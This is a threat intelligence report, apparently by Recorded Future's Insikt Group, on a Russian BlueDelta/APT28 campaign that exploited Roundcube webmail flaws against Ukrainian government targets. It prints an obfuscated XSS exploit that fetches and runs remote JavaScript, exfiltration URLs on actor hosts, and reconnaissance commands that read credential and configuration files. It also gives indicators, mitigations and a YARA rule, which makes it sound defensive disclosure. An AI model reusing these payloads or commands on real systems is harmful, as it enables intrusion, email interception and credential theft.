CYBER THREAT ANALYSIS

RUSSIA

Recorded Future®

By Insikt Group®

June 20, 2023

BlueDelta Exploits Ukrainian Government Roundcube Mail Servers to Support Espionage Activities

Executive Summary

Recorded Future's Insikt Group, in collaboration with the Computer Emergency Response Team of Ukraine (CERT-UA), discovered a campaign targeting multiple high-profile entities in Ukraine that was cross-correlated with a spearphishing campaign uncovered by Recorded Future's Network Traffic Intelligence. The campaign leveraged news about Russia's war against Ukraine to encourage recipients to open emails, which immediately compromised vulnerable Roundcube servers (an open-source webmail software), using CVE-2020-35730, without engaging with the attachment. We found that the campaign overlaps with historic BlueDelta activity exploiting the Microsoft Outlook zero-day vulnerability CVE-2023-23397 in 2022. The campaign overlaps with activity attributed by CERT-UA to APT28 (also known as Forest Blizzard and Fancy Bear), which multiple Western governments attribute to the Main Directorate of the General Staff of the Armed Forces of the Russian Federation (GRU).

Based on the targeting and geopolitical backdrop and the group's organizational links, the highlighted BlueDelta activity was likely intended to enable military intelligence-gathering to support Russia's invasion of Ukraine. Infrastructure related to BlueDelta activity has likely been operational since at least November 2021. This infrastructure was identified by Insikt Group via Recorded Future® Malicious Traffic Analysis (MTA) which surfaced multiple Ukrainian entities, including government institutions, communicating with this BlueDelta infrastructure. Organizations within Ukraine are likely the primary targets of this activity. Potential targets can help to mitigate the risk of exploitation of these known vulnerabilities by ensuring that any Roundcube software is fully patched and up-to-date.

Key Findings

- We identified BlueDelta activity highly likely targeting a regional Ukrainian prosecutor's office and a central Ukrainian executive authority, as well as reconnaissance activity involving additional Ukrainian government entities and an organization involved in Ukrainian military aircraft infrastructure upgrade and refurbishment.
- The analyzed BlueDelta phishing campaign exploits the vulnerabilities CVE-2020-35730, CVE-2020-12641, and CVE-2021-44026 in the open-source webmail software Roundcube in order to run multiple reconnaissance and exfiltration scripts.
- The malicious scripts are designed to redirect a victim's future incoming emails to an actor-controlled email address, perform reconnaissance on the target Roundcube server, exfiltrate the victim's Roundcube session cookie and address book, along with session and user information from Roundcube's database.

Background

Insikt Group has monitored open-source reports (1, 2) surrounding the critical elevation of privilege (EoP) vulnerability CVE-2023-23397, published by Microsoft on March 14, 2023, which affects all supported versions of Microsoft Outlook for Windows. The vulnerability allows an attacker to send a malicious email to a vulnerable version of Microsoft Outlook to obtain the Net-NTLMv2 hash of the

email recipient. The attacker can use this hash to perform an NTLM relay attack and authenticate to other services, impersonating a victim. Exploitation of CVE-2023-23397 does not require user interaction and is triggered once the vulnerable Outlook client receives the malicious email.

Shortly after its original disclosure we became aware of multiple security vendors linking zero-day exploitation of this vulnerability to Russian state-sponsored actors, a narrative that has developed toward attributing the activity specifically to APT28 (aka Forest Blizzard or Fancy Bear) by CERT-UA. Microsoft Threat Intelligence originally assessed that an unspecified Russia-based threat actor used the exploit patched in CVE-2023-23397 in targeted attacks against a limited number of organizations in government, transportation, energy, and military sectors in Europe. Open-source reporting has stated that (pre-disclosure) exploitation was suspected to have been limited to fewer than 15 target organizations between April and December 2022.

Based on our visibility into these intrusions, we identified threat activity that indicated this campaign began as early as February 2022. Insikt Group tracks this cluster of activity as a distinct threat group, BlueDelta. An examination of port use and banner data on known IP addresses used by BlueDelta since 2022 revealed the consistent use of port 445, the default port for SMB, to assist in the exploitation of CVE-2023-23397. Nearly all of the devices identified in connection with this activity had banner information that was associated with the Ubiquiti EdgeOS operating system commonly found in Ubiquiti Edge routing devices and were likely compromised for use in this BlueDelta operation.

Technical Analysis

Infrastructure Analysis

The earliest IP address identified as being used in association with BlueDelta CVE-2023-23397 exploitation activity was 5.199.162[.]132. Unlike other IP addresses related to BlueDelta CVE-2023-23397 exploitation activity, this IP address was likely actor-owned rather than a compromised Ubiquiti device. Analysis of the historical server banners hosted on IP address 5.199.162[.]132 between March and April 2022 revealed an uncommon HTTP banner hosted on TCP port 443, detailed in **Figure 1**.

```
HTTP/1.1 404 Not Found
Access-Control-Allow-Origin: *
Cache-Control: no-cache, no-store, must-revalidate
Content-Type: text/plain; charset=utf-8
Expires: 0
Pragma: no-cache
X-Content-Type-Options: nosniff
Date: <REDACTED>
Content-Length: 19
```

Figure 1: *HTTP banner observed on 5.199.162[.]132:443 (Source: Shodan)*

The server also hosted an SMB banner on port TCP port 445. This SMB instance also hosted the Responder Server GUID used by the actor as part of their CVE-2023-23397 exploitation.

We identified 12 additional IP addresses, listed in **Table 1** and shown in **Figure 2**, which hosted the same uncommon HTTP banner found on TCP port 443 on IP address 5.199.162[.]132.

IP Address	Banner First Seen	Banner Last Seen	Domain(s)
46.183.219[.]207	January 2022	June 2023	aneria[.]net
77.243.181[.]238	March 2022	June 2023	global-news-world[.]com global-world-news[.]net
144.76.69[.]94	March 2022	June 2023	armpress[.]net
46.183.219[.]232	May 2022	March 2023	ceriossl[.]info
45.138.87[.]250	December 2021	March 2022	
144.76.7[.]190	January 2022	March 2022	newsnew[.]info
77.243.181[.]10	February 2022	March 2022	globalnewsnew[.]com
5.199.162[.]132	January 2022	March 2022	sourcescdn[.]net
185.210.217[.]218	January 2022	February 2022	runstatistics[.]net
144.76.184[.]94	December 2021	December 2021	mai1[.]namenews[.]info
162.55.241[.]4	November 2021	December 2021	starvars[.]top
185.195.236[.]230	November 2021	December 2021	infocentre[.]icu

***Table 1**: Linked BlueDelta IP addresses from banner pivot enriched with domain information (Source: Recorded Future)*




Figure 2: *Graph of BlueDelta infrastructure (Source: Recorded Future)*

A news theme was observed in 6 of the 12 associated domains. These domains were present — either in the TLS certificate hosted on the IP address or discovered via historical passive DNS data — at the same time as the aforementioned banner shown in **Figure 1**:

- global-**news**-world
- global-world-**news**
- arm**press**
- **news**new
- global**news**new
- name**news**

At the time of reporting, 4 out of the 12 domains were still active. Unlike the earlier BlueDelta IP address affiliated with CVE-2023-23397 activity, these IP addresses did not have TCP port 445 open and were not Ubiquiti EdgeOS devices. All 4 IP addresses used Let's Encrypt TLS certificates and returned the same "404 Not Found" response when navigating directly to the IP address or domain name over TCP port 443.

All 12 IP addresses are likely dedicated actor VPS infrastructure, which is in contrast to all but 1 IP address observed within the previous BlueDelta activity regarding CVE-2023-23397 where compromised Ubiquiti devices were used.

Malicious Traffic Analysis (MTA)

A review of Recorded Future's MTA data set identified suspicious communications from several Ukrainian entities to BlueDelta infrastructure since March 2023. Of particular note were communications involving multiple Ukrainian government entities throughout different regions of the country.

We also observed communications originating from BlueDelta IP addresses to Ukrainian IP addresses which were likely related to reconnaissance activities. DNS information related to the Ukrainian IP addresses revealed a number of Ukrainian government organizations and state enterprises that are highly likely to be potential future targets.

In addition, we surfaced communications between BlueDelta infrastructure to IP addresses owned by META UA, a Ukrainian search engine and webmail provider, over TCP port 25. Based on intelligence shared by CERT-UA, this activity is likely related to BlueDelta operators disseminating their spearphishing emails via smtp.meta[.]ua.

Spearphishing

In collaboration with CERT-UA, Insikt Group reviewed a sample of a spearphishing email attributed to this BlueDelta campaign activity, the body of which is shown in **Figure 4**. A JavaScript file attachment included within the spearphishing email was designed to exploit CVE-2020-35730, targeting users of the Roundcube webmail platform. Upon exploitation, the JavaScript code fetches and executes 2 further JavaScript payloads from a remote server. Insikt Group was also able to identify a third malicious JavaScript file associated with the same infrastructure. An infographic detailing the overlap between the Outlook and Roundcube attack methods is shown in **Figure 3**.





Figure 3: *BlueDelta Outlook and Roundcube spearphishing infection chain overlap (Source: Recorded Future)*

The header section of the email included the sender IP address, 77.243.181[.]238, previously identified as hosting the same uncommon banners as IP address 5.199.162[.]132 and the domains global-news-world[.]com and global-world-news[.]net. Additionally, the spearphishing email was sent via meta[.]ua MX servers from the email address ukraine_news@meta[.]ua, corroborating the MTA findings noted above.

News Lure

As seen in **Figure 4**, the subject line of the email, Новини України (Eng: Ukraine News), mirrors the content contained within the body of the email, which includes the heading Сьогодні в Україні (Eng: News in Ukraine). This content was almost certainly obtained from The New Voice of Ukraine, a legitimate media source.



Сьогодні в Україні

12 травня 2023

[redacted]

● Українські сили почали «формувати» операції для контрнаступу, повідомили CNN високопоставлений військовий чиновник США і високопоставлений західний чиновник.

«Формування включає завдання ударів по таких цілях, як склади зброї, командні центри, бронетанкові та артилерійські системи, щоб підготувати поле бою для наступаючих сил. Це стандартна тактика, яку застосовують перед великими комбінованими операціями», — сказано в повідомленні.За словами високопоставленого американського військового чиновника, ці операції щодо формування поля бою можуть продовжуватися протягом багатьох днів до початку основної частини запланованого українського наступу.

Формування операцій також може бути спрямоване на те, щоб заплутати супротивника. CNN повідомляє, що минулого літа у Харківській області було дуже мало способів пом'якшення; це був блискавичний наземний наступ. Здебільшого формування відбувалося

Figure 4: *HTML email lure (Source: CERT-UA)*

The news lure shown in **Figure 4** was sent from the email address ukraine_news@meta[.]ua, which aligns with the subject of the email ("Ukraine News") and also continues to follow previously observed news themes. The lure contained a byline from a New Voice of Ukraine (NV) journalist and bears the date May 12, 2023, the same date the media content was published on the NV website. The email body content appears to be a direct copy of an NV email newsletter, which discusses Ukraine's military counter-offensive. This shows a level of preparedness on the part of BlueDelta operators, who were able to weaponize the newsletter into a lure within hours of its initial publication. Other than opening the email, no interaction between the victim and the attachment is required in order for the exploit to occur.

Email Exploit

The phishing email attachment contains an exploit for CVE-2020-35730, a cross-site scripting (XSS) vulnerability that exists in Roundcube Webmail versions prior to 1.2.13, 1.3.16, and 1.4.10. The

vulnerability, originally disclosed on December 28, 2020, allows an attacker to perform a XSS attack by sending an email with JavaScript embedded inside a link reference element.

```
[<script>eval(unescape('function%20_0x4881%28a%2Cn%29%7Bvar%20e=_0x3d2a%28%29%3Breturn
%28_0x4881=function%28a%2Cn%29%7B%0Areturn%20e%5Ba-=426%5D%7D%29%28a%2Cn%29%7Dfunction
%20fetch_and_eval%28_0x5c5c6d%2C_0x1912aa%29%7B%0Avar%20_0x38fb37=_0x4881%0A%3Breturn%
20_0x1912aa%3Ffetch%28_0x5c5c6d%29%5B_0x38fb37%28444%29%5D%28a=%3Ea%5B_0x38fb37%28438%
29%5D%28%29%29%5B_0x38fb37%28444%29%5D%28_0x135483=%3Eeval%28_0x135483%29%29%5B_0x38fb
37%28440%29%5D%28a=%3E%7B%7D%29:Promise%5B_0x38fb37%28436%29%5D%28%29%0A%7Dfunction%20
main%28%29%7Bvar%20a=_0x4881%0A%3B0%3F%28LoadingAnimation%5Ba%28427%29%5D%28%29%2C%0Af
etch_and_eval%28sql_url%2C%210%29%5Ba%28444%29%5D%28a=%3Efetch_and_eval%28download_url
%2C%210%29%29%5Ba%28451%29%5D%28a=%3ELoadingAnimation.hide%28%29%29:%28Htmlpart%5Ba
%28435%29%5D%28%29%2C%0Anew%20Promise%28a=%3E%7BsetTimeout%28%28%29=%3E%7BHtmlpart%5B_
0x4881%28435%29%5D%28%29%2Ca%28%29%7D%2C100%29%0A%7D%29%5Ba%28444%29%5D%28a=%3Efetch_a
nd_eval%28sql_url%2C%210%29%29.then%28a=%3Efetch_and_eval%28download_url%2C%210%29%29
29%0A%7Dfunction%20_0x3d2a%28%29%7B%0Avar%20a=%5B%27window_id%27%2C%271074228eZZNOK%27
%2C%27%5Bid=messagebody%5D%27%2C%276vMeihP%27%2C%2715048wmBEAz%27%2C%27596057DCmcpP%27
```

Figure 5: *Exploit for CVE-2020-35730 (XSS in Roundcube) (Source: CERT-UA)*

The JavaScript code used within the XSS exploit retrieves and executes 2 further JavaScript files from 2 distinct URLs referenced in **Figures 6 and 7** that were hosted on one of the BlueDelta-controlled domains highlighted previously (global-world-news[.]net).

```
download_url = hXXps://global-world-news[.]net:443/e?m=<Base64 encoded victim
email address>&r=<Base64 encoded actor controlled email address>=&s=<Base64
encoded date yyyy-mm-dd>
```

Figure 6*: Download URL Communicating with BlueDelta Infrastructure (Source: CERT-UA)*

```
sql_url = hXXps://global-world-news[.]net:443/q?m=<Base64 encoded victim email
address>&r=<Base64 encoded actor controlled email address>
```

Figure 7*: SQL URL Communicating with BlueDelta Infrastructure (Source: CERT-UA)*

Insikt Group also identified an XML file containing JavaScript associated with a BlueDelta IP address, 5.199.162[.]132, which contained the historical URL shown in **Figure 8.** Files associated with the IP address 5.199.162[.]132 were previously attributed by Insikt Group to BlueDelta's earlier exploitation of the zero-day Microsoft Outlook vulnerability CVE-2023-23397. The URL format found within this previous BlueDelta file is structurally identical to the URL format observed in the phishing email provided by CERT-UA in connection with more recent BlueDelta activity. When decoded, the URL contained a Ukrainian government institution email address that was likely an additional BlueDelta target. It is likely that this file was used as an attachment in a phishing email to exploit CVE-2020-13965, another vulnerability that allows for XSS when previewing XML attachments in Roundcube versions before 1.3.12 and between 1.4.x and 1.4.5.

```
hXXps://sourcescdn[.]net:443/e?m=<Base64 encoded victim email
address>&r=<Base64 encoded actor controlled email address>=&s=<Base64 encoded
date yyyy-mm-dd>
```

***Figure 8**: URL associated with historical BlueDelta infrastructure(Source: Recorded Future)*

'e' JavaScript

The JavaScript file 'e' is used to create a filter within Roundcube's managesieve plugin and exfiltrate information about the Roundcube server and the victim's address book. The created filter automatically forwards all emails received by the victim to a specified email address. After creating the filter, it retrieves a copy of Roundcube's About page, which contains the installation's version number and a list of installed plugins, and sends the data to `hXXps://global-world-news[.]net:443/about/`**<Base64 encoded victim email address>** via an HTTP POST request. Furthermore, the Roundcube session cookie and victim's address book are also exfiltrated via HTTP POST requests to `hXXps://global-world-news[.]net:443/s/`**<Base64 encoded victim email address>** and `hXXps://global-world-news[.]net:443/addressbook/`**<Base64 encoded victim email address>** respectively.

'q' JavaScript

The JavaScript file 'q' is used to exfiltrate Roundcube database information. To do this it exploits CVE-2021-44026, a SQLi vulnerability that exists in Roundcube versions prior to 1.3.17 and between 1.4.x and 1.4.12. Once the SQL injection is performed, the script retrieves the data from the injected query by exporting the victim's address book, which includes VCARD(s) containing the information listed below. The exfiltrated data is then sent via HTTP POST requests to `hXXps://global-world-news[.]net:443/db/`**<Base64 encoded victim email address>** and includes the following:

- The Roundcube version
- Database backend, version, and user
- Number of Roundcube users and sessions
- Session data for Roundcube users
- List of Roundcube users

In addition to the exfiltrated data, log messages are also sent via HTTP POST request to `hXXps://global-world-news[.]net:443/l/`**<Base64 encoded victim email address>** (primarily to indicate whether the exploit or portions of the script failed).

'c' JavaScript

We identified a third related JavaScript file, 'c', which exploits the vulnerability CVE-2020-12641 to conduct reconnaissance and exfiltrate data from a victim's Roundcube server. Similar to the 'e' script, 'c' also exfiltrates the Roundcube's About page; in this case, it exfiltrates it to `hXXps://global-world-news[.]net:443/about/`**`<Base64 encoded victim email address>`**. It then exploits CVE-2020-12641 to execute the following commands shown in **Figure 9** on the mail server.

```
function w(b) {
  let z = [
    'cat config/main.inc.php config/db.inc.php; echo',
    'ls -lh; echo',
    'ip a; echo',
    'uname -a; echo',
    'cat /etc/os-release; echo',
    'route -n; echo',
    'cat /etc/passwd; echo',
    'hostname; echo',
    'cat /etc/resolv.conf; echo',
    'netstat -antp; echo',
    'arp -a; echo',
    'ifconfig; echo',
    'whoami; echo',
    'touch /tmp/debug; echo',
    'ls /tmp/debug; echo',
    'rm /tmp/debug; echo',
  ]
```

Figure 9: *Reconnaissance commands intended to be run on the victim mail server (Source: Recorded Future)*

The output of these commands are saved to a file named "*temp/rcmAttmntaA85sd*", which is then GZIP-compressed and Base64-encoded. The script then updates the *generic_message_footer* configuration variable with the value *temp/rcmAttmntaA85sd*, which adds a message to the footer of outgoing emails. It uses the *generic_message_footer* to exfiltrate the gathered information by sending an email with the subject "*attrHrlvm*" to a threat actor-controlled email address.

Finally, the script performs clean-up actions by removing the "*temp/rcmAttmntaA85sd*" file and deleting the sent email message. Notably, the *generic_message_footer* configuration setting is not cleaned up; therefore, checking this configuration setting for the value "*temp/rcmAttmntaA85sd*" is a strong indicator of a previous compromise.

In addition to the functionality listed above, throughout the script's execution log messages are sent via HTTP POST requests to `hXXps://global-world-news[.]net:443/l/`**`<Base64 encoded victim email address>`**.

Mitigations

- Configure intrusion detection systems (IDS), intrusion prevention systems (IPS), or any network defense mechanisms in place to alert on — and upon review, consider blocking connection attempts to and from — the external domains listed in **Appendix A**.
- Recorded Future proactively detects malicious server configurations and provides means to block them in the Command and Control Security Control Feed. The Command and Control Feed includes tools used by Russian state-sponsored threat activity groups. Recorded Future clients should alert on and block these C2 servers to allow for detection and remediation of active intrusions.
- Check Roundcube generic_message_footer configuration settings for the value "temp/rcmAttmntaA85sd".
- Implement measures to disable HTML and/or JavaScript within email attachments.
- Filter incoming email traffic using anti-spoofing and authentication mechanisms (such as SPF or DKIM) that check the validity of the sender's records.
- Enable DMARC to ban incoming emails based on organizational policies.
- Vulnerability reporting, security patching, and updates are available to address the Roundcube vulnerabilities CVE-2020-35730, CVE-2021-44026, and CVE-2020-12641. We recommend that anyone using Roundcube versions lower than 1.4.4 immediately update to a more recent version and/or apply the relevant patches to protect your environments from these exploits.
- Monitor for suspicious process file access patterns and network behavior such as unknown processes or scripts that appear to traverse file systems and send network traffic.
- Flag and investigate processes using the network that do not normally have network access or that have not been previously seen.
- Use the YARA rule provided in **Appendix C** or on the Insikt Group Github to search your network for potential infections.
- Recorded Future Threat Intelligence (TI), Third-Party Intelligence, and SecOps Intelligence modules users can monitor real-time output from Network Intelligence analytics to identify suspected targeted intrusion activity involving your organization or key vendors and partners.

Outlook

BlueDelta has demonstrated a long-standing interest in gathering intelligence on entities in Ukraine and across Europe, primarily among government and military/defense organizations. The most recent activity very likely represents a continued focus on these entities and specifically those within Ukraine. We assess that BlueDelta activity is likely intended to enable military intelligence-gathering to support Russia's invasion of Ukraine and believe that BlueDelta will almost certainly continue to prioritize targeting Ukrainian government and private sector organizations to support wider Russian military efforts. Recorded Future's collaboration with CERT-UA further emphasizes the importance of partnerships between industry and governments to enable collective defense against strategic threats — in this case, Russia's war against Ukraine.

Appendix A — Indicators

Domains

```
aneria[.]net
armpress[.]net
ceriossl[.]info
global-news-world[.]com
global-world-news[.]net
globalnewsnew[.]com
infocentre[.]icu
mai1[.]namenews[.]info
newsnew[.]info
runstatistics[.]net
sourcescdn[.]net
starvars[.]top
```

Target-facing IP Addresses

```
46.183.219[.]207              (January 2022 - June 2023)
77.243.181[.]238              (March 2022 - June 2023)
144.76.69[.]94            (March 2022 - June 2023)
46.183.219[.]232              (May 2022 - March 2023)
45.138.87[.]250           (December 2021 - March 2022)
144.76.7[.]190            (January 2022 - March 2022)
77.243.181[.]10           (February 2022 - March 2022)
5.199.162[.]132           (January 2022 - March 2022)
185.210.217[.]218         (January 2022 - February 2022)
144.76.184[.]94           (December 2021 - December 2021)
162.55.241[.]4            (November 2021 - December 2021)
185.195.236[.]230         (November 2021 - December 2021)
```

Sender Email Address

```
ukraine_news@meta[.]ua
```

Appendix B — Mitre ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Initial Access: Spearphishing Attachment	T1566.001
Execution: Exploitation for Client Execution	T1203
Execution: Command and Scripting Interpreter: JavaScript	T1059.007
Defense Evasion: Obfuscated Files or Information	T1027
Defense Evasion: Deobfuscate/Decode Files or Information	T1140
Credential Access: OS Credential Dumping: /etc/passwd and /etc/shadow	T1003.008
Discovery: System Information Discovery	T1082
Discovery: System Network Configuration Discovery	T1016
Discovery: System Owner/User Discovery	T1033
Discovery: System Network Connections Discovery	T1049
Collection: Email Collection: Email Forwarding Rule	T1114.003
Command and Control: Application Layer Protocol: Web Protocols	T1071.001
Command and Control: Data Encoding: Standard Encoding	T1132.001
Exfiltration: Exfiltration Over Alternative Protocol	T1048
Exfiltration: Automated Exfiltration	T1020

Appendix C — YARA Rule

```
rule EXP_CVE_2020_35730 {
    meta:
        author = "Insikt Group, Recorded Future"
        date = "2023-06-13"
        description = "Detects CVE-2020-35730 use in EML files"
        version = "1"

    strings:
        $ = "[<script>" base64
        $ = "</script>]:##str_replacement_" base64

        $ = "From:"
        $ = "To:"
        $ = "Subject:"

    condition:
        all of them
}
```

Recorded Future®

About Insikt Group®

Insikt Group is Recorded Future's threat research division, comprising analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence on a range of cyber and geopolitical threats that reduces risk for clients, enables tangible outcomes, and prevents business disruption. Coverage areas include research on state-sponsored threat groups; financially-motivated threat actors on the darknet and criminal underground; newly emerging malware and attacker infrastructure; strategic geopolitics; and influence operations.

About Recorded Future®

Recorded Future is the world's largest intelligence company. Recorded Future's cloud-based Intelligence Platform provides the most complete coverage across adversaries, infrastructure, and targets. By combining persistent and pervasive automated data collection and analytics with human analysis, Recorded Future provides real-time visibility into the vast digital landscape and empowers clients to take proactive action to disrupt adversaries and keep their people, systems, and infrastructure safe. Headquartered in Boston with offices and employees around the world, Recorded Future works with more than 1,500 businesses and government organizations across more than 60 countries.

Learn more at recordedfuture.com and follow us on Twitter at @RecordedFutur